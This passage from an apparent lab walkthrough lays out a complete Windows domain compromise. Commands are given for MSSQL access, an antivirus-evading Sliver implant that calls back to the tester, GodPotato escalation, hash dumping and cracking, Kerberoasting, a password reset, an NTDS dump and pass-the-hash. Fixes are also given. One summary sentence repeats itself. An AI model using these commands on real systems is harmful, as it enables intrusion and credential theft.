To exploit it at scale, the tester uses Caido's Automate feature. Caido is a tool for capturing and replaying web requests, and Automate sends the same request many times with small changes. Here it runs through all the numbers quickly to see how many messages can be read:
A Caido search query then narrows the results down to any response containing the value "pass". In line 48 of the results there is a set of MSSQL credentials, meaning a username and password for the Microsoft SQL Server database. Because anything in the web server's network section can talk to the next section, those credentials can be used directly against the SQL host.
Getting a foothold
Step 1: check the database credentials
nxc mssql sql.bitstream.hsm -u 'sql_svc' -p 'SQL_Svc_P@ss_99!' --local-auth
nxcis NetExec, a tool that talks to many kinds of servers with a username and password.mssqlsays the target is a Microsoft SQL Server.sql.bitstream.hsmis the server's name.-u 'sql_svc'is the username found in the message.-p 'SQL_Svc_P@ss_99!'is the matching password.--local-authmeans log in to the database itself rather than to the company's domain login system.
The credentials work:
sql_svc:SQL_Svc_P@ss_99!
Step 2: check what the account is allowed to do
nxc mssql sql.bitstream.hsm -u 'sql_svc' -p 'SQL_Svc_P@ss_99!' --local-auth -x 'whoami /all'
-xruns a command on the server through the database.whoami /allis a Windows command that prints who you are and every special permission you hold.
Running it shows the account holds SeImpersonate. That is a Windows privilege that lets a program act as another user, which is normally meant for services that need to do work on someone's behalf. In the wrong hands it is a way to become a more powerful user on the same machine.
Step 3: plan the next moves
The tester's plan:
- In Sliver, generate an implant
- Upload GodPotato and the implant
- Execute the implant via GodPotato
- Dump registry keys (Pypykatz and KvcForensic were having trouble parsing the LSASS dump)
- Crack any hash from the dump
- Start a SOCKS5 proxy
- Test the credentials against the DC
- Grab BloodHound data
A few words here. An implant is a small program planted on a victim machine that lets the attacker control it remotely. Sliver is a tool for making and managing such programs. GodPotato is a tool that abuses SeImpersonate to gain higher privileges. The registry is Windows' central settings store, and it holds scrambled password data. A hash is a scrambled form of a password; cracking means guessing the original password until the scrambled version matches. A proxy is a relay that lets the tester's traffic pass through the compromised machine into the next network section. BloodHound is a tool that maps who can do what in a Windows domain.
Step 4: build the implant
sliver
generate --mtls [redacted]:443 --format exe --os windows --arch amd64 --evasion --save update.exe
generatetells Sliver to build a new implant.--mtls [redacted]:443makes it call back to the tester's machine on port 443 using mutual TLS, an encrypted connection where both sides prove who they are.--format exeproduces a Windows program file.--os windows --arch amd64targets 64-bit Windows.--evasionasks for features that help it avoid antivirus detection.--save update.exenames the output fileupdate.exe, a name that looks harmless.
Step 5: upload the implant and GodPotato
nxc mssql sql.bitstream.hsm -u 'sql_svc' -p 'SQL_Svc_P@ss_99!' --local-auth --put-file update.exe C:\\Windows\\Temp\\update.exe
nxc mssql sql.bitstream.hsm -u 'sql_svc' -p 'SQL_Svc_P@ss_99!' --local-auth --put-file /opt/resources/windows/GodPotato-NET4.exe C:\\Windows\\Temp\\gp.exe
--put-filecopies a file from the tester's machine to the server.- The first command sends the implant to
C:\Windows\Temp\update.exe. - The second sends GodPotato to
C:\Windows\Temp\gp.exe.
The Temp folder is a common place to drop files because ordinary users can usually write there.
Step 6: run the implant through GodPotato
nxc mssql sql.bitstream.hsm -u 'sql_svc' -p 'SQL_Svc_P@ss_99!' --local-auth -x 'C:\Windows\Temp\gp.exe -cmd "update.exe"'
-xruns the command on the server.C:\Windows\Temp\gp.exeis GodPotato.-cmd "update.exe"tells GodPotato to run the implant.
GodPotato uses the SeImpersonate privilege to run the implant.
Step 7: save the registry files
With the implant running, the tester takes SeBackupPrivilege, a permission meant for backup software that can read files normally locked away, and saves the three registry files needed to extract passwords offline:
remote-get_priv -- -privilege SeBackupPrivilege
remote-reg-save -- -path SYSTEM -output-path C:\\Windows\\Temp\\sys.hive -hive 2
remote-reg-save -- -path SECURITY -output-path C:\\Windows\\Temp\\sec.hive -hive 2
remote-reg-save -- -path SAM -output-path C:\\Windows\\Temp\\sam.hive -hive 2
remote-get_privasks the implant to enable a privilege.remote-reg-savesaves a piece of the registry to a file.-path SYSTEM,-path SECURITYand-path SAMare the three registry sections that together hold the scrambled password data.-output-pathsays where to write the copy.-hive 2tells it to save the whole section.
A hive is simply one of the registry's top-level sections, stored as a file.
Step 8: pull the hashes out
secretsdump -sam sam.hive -security sec.hive -system sys.hive LOCAL
secretsdumpis a tool that reads saved registry files and prints the scrambled passwords inside.-sam,-securityand-systempoint it at the three saved files.LOCALmeans work on the files directly rather than connecting to a live machine.
Step 9: crack the hash
hashcat hacksmarter/bitstream/bob.hash rockyou.txt
hashcatis a password-cracking tool.hacksmarter/bitstream/bob.hashis the file holding the scrambled password to crack.rockyou.txtis a famous list of millions of real passwords. Hashcat tries each one, scrambles it the same way, and checks whether it matches.
Step 10: pivot and test the cracked credentials
socks5 start
This starts a SOCKS5 proxy inside the implant, so the tester's tools can send traffic through the compromised server into the next network section. The tester notes that the port must match the configuration.
proxychains -q nxc smb dc01.bitstream.hsm -u 'bob' -p 'pokemon' --shares
proxychainswraps another program so its traffic goes through the proxy.-qkeeps it quiet.nxc smbtalks to the Windows file-sharing service on the domain controller.-u 'bob' -p 'pokemon'are the cracked credentials.--shareslists the shared folders the account can see.
Mapping the domain and moving sideways
The cracked credentials are:
bob:pokemon
Proxychains through Sliver's SOCKS5 was giving trouble, so the tester uploaded SharpHound and collected BloodHound data that way instead. SharpHound is the collector; it walks the domain and records every user, group and permission. BloodHound is the program that draws the results as a map of who can reach whom.
upload /opt/resources/windows/SharpHound.exe
execute SharpHound.exe
uploadcopies the file onto the compromised machine.executeruns it there.
The attack path identified in BloodHound:
Kerberoasting
proxychains -q nxc ldap dc01.bitstream.hsm -u 'bob' -p 'pokemon' --port 389 --kerberoasting kerb.hash
nxc ldaptalks to LDAP, the directory service that Windows domains use to store users and permissions, on port 389.--kerberoasting kerb.hashperforms a Kerberoasting attack and saves the results tokerb.hash.
Kerberoasting works like this. In a Windows domain, some accounts are tied to a service, and any logged-in user can ask the domain for a ticket that grants access to that service. The ticket is encrypted with the service account's password. The tester takes the ticket away and tries to guess the password offline, with no risk of locking the account. It is like being handed a locked box and taking it home to pick the lock at leisure.
hashcat hacksmarter/bitstream/kerb.hash rockyou.txt
Same cracking step as before, now against the ticket file.
Saved passwords in the browser
With the new credentials, the tester logs onto the workstation via remmina. Remmina is a program for connecting to another computer's desktop, so the tester sees the machine as if sitting in front of it. Since it is a workstation, multiple employees can be assumed to use the machine. Looking at the saved passwords in the browser reveals more credentials. Browsers offer to remember passwords for you, and on a shared computer that convenience becomes a gift to anyone who logs in.
proxychains -q nxc smb dc01.bitstream.hsm -u 'luisa' -p 'Lulu_Des1gn!!' --shares
This tests the newly found credentials against the domain controller's file shares.
GenericAll over James
BloodHound shows that Luisa has GenericAll permissions over James. GenericAll means full control: Luisa can do anything to James's account, including changing its password. In a well-run domain, that kind of power is rare and deliberate.
The password is changed with impacket's changepasswd.py, because RPC was not working correctly. Impacket is a collection of Python tools for Windows networking, and RPC is one of the ways Windows machines talk to each other.
proxychains changepasswd.py 'bitstream.hsm'/'james'@[redacted] -newpass 'HackSmarter123!' -altuser luisa -altpass 'Lulu_Des1gn!!' -reset -dc-ip [redacted]
'bitstream.hsm'/'james'@[redacted]is the account to change, on the domain controller at that address.-newpass 'HackSmarter123!'is the new password the tester chooses.-altuser luisa -altpass 'Lulu_Des1gn!!'says to act as Luisa, who has the power to do this.-resetforces the change.-dc-ip [redacted]points at the domain controller.
proxychains nxc smb dc01.bitstream.hsm -u 'james' -p 'HackSmarter123!' --shares
This checks that the new password works.
Privilege escalation
With the new credentials, the tester digs deeper into the Scripts share on the Share server:
smbclientng -u 'james' -p 'HackSmarter123!' --host '[redacted]' -d bitstream.hsm
smbclientngis a tool for browsing Windows file shares.-uand-pare the username and password.--host '[redacted]'is the share server's address.-d bitstream.hsmis the domain name.
Reading Automated-AD-Backup.ps1 from the share reveals new credentials. A .ps1 file is a PowerShell script, a list of commands Windows can run. Someone had written a password directly into it, which is the "hard coded credentials" finding: a password baked into a file instead of kept in a safe place.
proxychains -q nxc smb dc01.bitstream.hsm -u 'svc_backup' -p 'P@ssw0rd2025!' --shares
This tests the credentials found in the script.
Loot
With svc_backup, all domain hashes are dumped:
proxychains -q nxc smb dc01.bitstream.hsm -u 'svc_backup' -p 'P@ssw0rd2025!' --ntds
--ntdsasks the domain controller for its stored password database, which holds the scrambled password of every account in the domain. Only highly privileged accounts can do this, which shows how far the tester has climbed.
Finally, the tester logs in as Administrator with the recovered hash and grabs the final flag:
proxychains evil-winrm -u 'Administrator' -H '[redacted]' -i [redacted]
evil-winrmis a tool for getting a command shell on a Windows machine over the remote management service.-u 'Administrator'is the top-level account.-H '[redacted]'logs in with the scrambled password directly, without needing to crack it. Windows accepts the hash itself as proof.-i [redacted]is the domain controller's address.
Why it worked
The chain rests on a handful of separate weaknesses:
- The Get A Quote body form stores what a user types and shows it back without cleaning it, so a payload that breaks out of the form and loads a remote script runs in the browser of anyone who views the stored content. The tester's out-of-band request to
/bodywas used to work out which input field was vulnerable. - The messaging platform decides what to show based only on the number in the address. Changing the number in
messages/<id>returns other users' messages, because there is no check that the message belongs to the person asking. - The database service account holds
SeImpersonate, which GodPotato abuses to run the implant. - Passwords are stored in places a low-privileged attacker can read: in message bodies reachable through the IDOR, in the browser's saved password store on a shared workstation, and written into
Automated-AD-Backup.ps1on a share. - Domain permissions are too generous: Luisa has
GenericAllover James, which allows a password reset and full takeover of his account. - The network split that keeps the domain controller out of reach from the web section is bypassed by hopping through the compromised database server, which can reach the next section.
What it means for the company
The tester planted a script through the Get A Quote form and used it to steal a session cookie and enter the employee portal. The tester used that to steal a session cookie and walk into the employee portal. From there, the IDOR exposed other users' messages, which in this environment contained database credentials. Those credentials gave command execution on the database server, and GodPotato was used with SeImpersonate to run the implant. and from that machine the tester reached the domain controller, cracked one domain account, kerberoasted another, harvested browser-saved passwords from a shared workstation, reset a user's password through GenericAll, read hard-coded backup credentials from a share, dumped every domain hash and logged in as Administrator.
Each step depends on the one before it. The IDOR only matters because the messages contained passwords. The database foothold only matters because that server can reach the next section. The domain abuse only matters because of the over-permissioned GenericAll relationship and the passwords left on the share and in the browser.
How to fix it
- Clean the output on the Get A Quote body form so stored input cannot break out of the form, and add a Content Security Policy, a browser instruction that blocks scripts from unexpected sources.
- Check ownership on the messaging pages so a user can only read messages addressed to them, whatever number they ask for.
- Remove
SeImpersonatefrom the database service account, or run the database service under a less powerful account. - Stop storing passwords in message bodies, in browser password stores on shared machines and in scripts on shares. Change every password exposed during the test.
- Remove the unnecessary
GenericAllgrant over James and review domain permissions for similar over-assignments. - Treat the network split as an extra layer of protection rather than a wall: harden the web server and the database server so that compromising one does not open a path to the domain controller.
Other places to try the same tricks
- Stored XSS in other form fields. Submit the same break-out payload to every field that is shown back to a user, and watch the out-of-band listener for a request to a path that does not exist. A hit confirms the field is shown without cleaning.
- IDOR on other numbered pages. Wherever a page is addressed by a number that goes up by one, request the neighbouring numbers with a low-privileged session. A positive result is a response containing another user's data.
- Password search in collected data. Search collected responses for terms such as
pass,pwdandsecret. A positive result is a username and password that log in somewhere in scope. SeImpersonateon service accounts. After any database or web server foothold, runwhoami /alland look forSeImpersonate. A positive result means a potato-style privilege escalation is worth attempting.- Kerberoastable accounts. Request service tickets for accounts tied to services and crack them offline. A positive result is a recovered plaintext password that logs in.
- Browser saved passwords on shared hosts. After logging into a workstation, inspect the browser's saved password store. A positive result is credentials for other users or services.
GenericAlland similar permissions in BloodHound. Look for users with full control over other users. A positive result is the ability to reset the target's password and log in as them.- Hard-coded passwords in shares. Read scripts and configuration files on accessible shares. A positive result is a password that logs in to another machine or to the domain.
Glossary
- Active Directory: Microsoft's system for managing users, computers and permissions in a company network.
- Authentication wall: a page that cannot be viewed without logging in first.
- BloodHound: a tool that draws a map of who can do what in an Active Directory domain.
- Blind XSS: cross-site scripting where the attacker cannot see the result directly and uses an outside signal to confirm it ran.
- Caido: a tool for capturing, replaying and searching web requests.
- Cookie: a small piece of text a website asks your browser to keep and send back, often used to remember that you are logged in.
- Cracking: guessing a password until its scrambled form matches a stored scrambled value.
- DevTools: the built-in panel in a browser for inspecting and editing what a page does.
- Domain controller: the main server that runs a Windows domain's login and permission system.
- Feroxbuster: a tool that tries many common page names to find hidden pages on a website.
- GenericAll: a Windows permission meaning full control over another account or object.
- GodPotato: a tool that abuses the
SeImpersonateprivilege to gain higher privileges on Windows. - Hard coded credentials: a username and password written directly into a file or program instead of kept securely.
- Hash: a scrambled form of a password that cannot easily be turned back into the original.
- Hive: one of the registry's top-level sections, stored as a file.
- IDOR (Insecure Direct Object Reference): when a website uses a simple identifier to pick which item to show and never checks whether the person asking is allowed to see it.
- Implant: a small program planted on a victim machine that lets an attacker control it remotely.
- Kerberoasting: asking a Windows domain for a service ticket and cracking the password it is encrypted with offline.
- LDAP: the directory service Windows domains use to store users and permissions.
- mTLS (mutual TLS): an encrypted connection where both sides prove who they are.
- NetExec (
nxc): a tool that talks to many kinds of servers with a username and password. - Nmap: a tool that scans a network to find machines and the services they run.
- Pivoting: hopping through a compromised machine to reach a network section you cannot reach directly.
- Port: a numbered door on a computer that a particular service listens on.
- Proxy: a relay that passes traffic through another machine.
- Registry: Windows' central store of settings, which also holds scrambled password data.
- Remmina: a program for connecting to another computer's desktop remotely.
- SeImpersonate: a Windows privilege that lets a program act as another user.
- SeBackupPrivilege: a Windows privilege meant for backup software that can read files normally locked away.
- SharpHound: the collector that gathers Active Directory data for BloodHound.
- Sliver: a tool for building and managing implants.
- SMB: the Windows service for sharing files and folders over a network.
- SOCKS5: a common kind of proxy connection.
- Stored XSS: cross-site scripting where the malicious text is saved on the server and shown to every visitor afterwards.
- Subnet: a separate section of a network, like a floor in a building.
- VLAN: a way of splitting a network into separate sections.
- VPN: a private, encrypted connection into a network from outside.
- Windows privilege: a special permission an account holds, such as the ability to act as another user or read locked files.



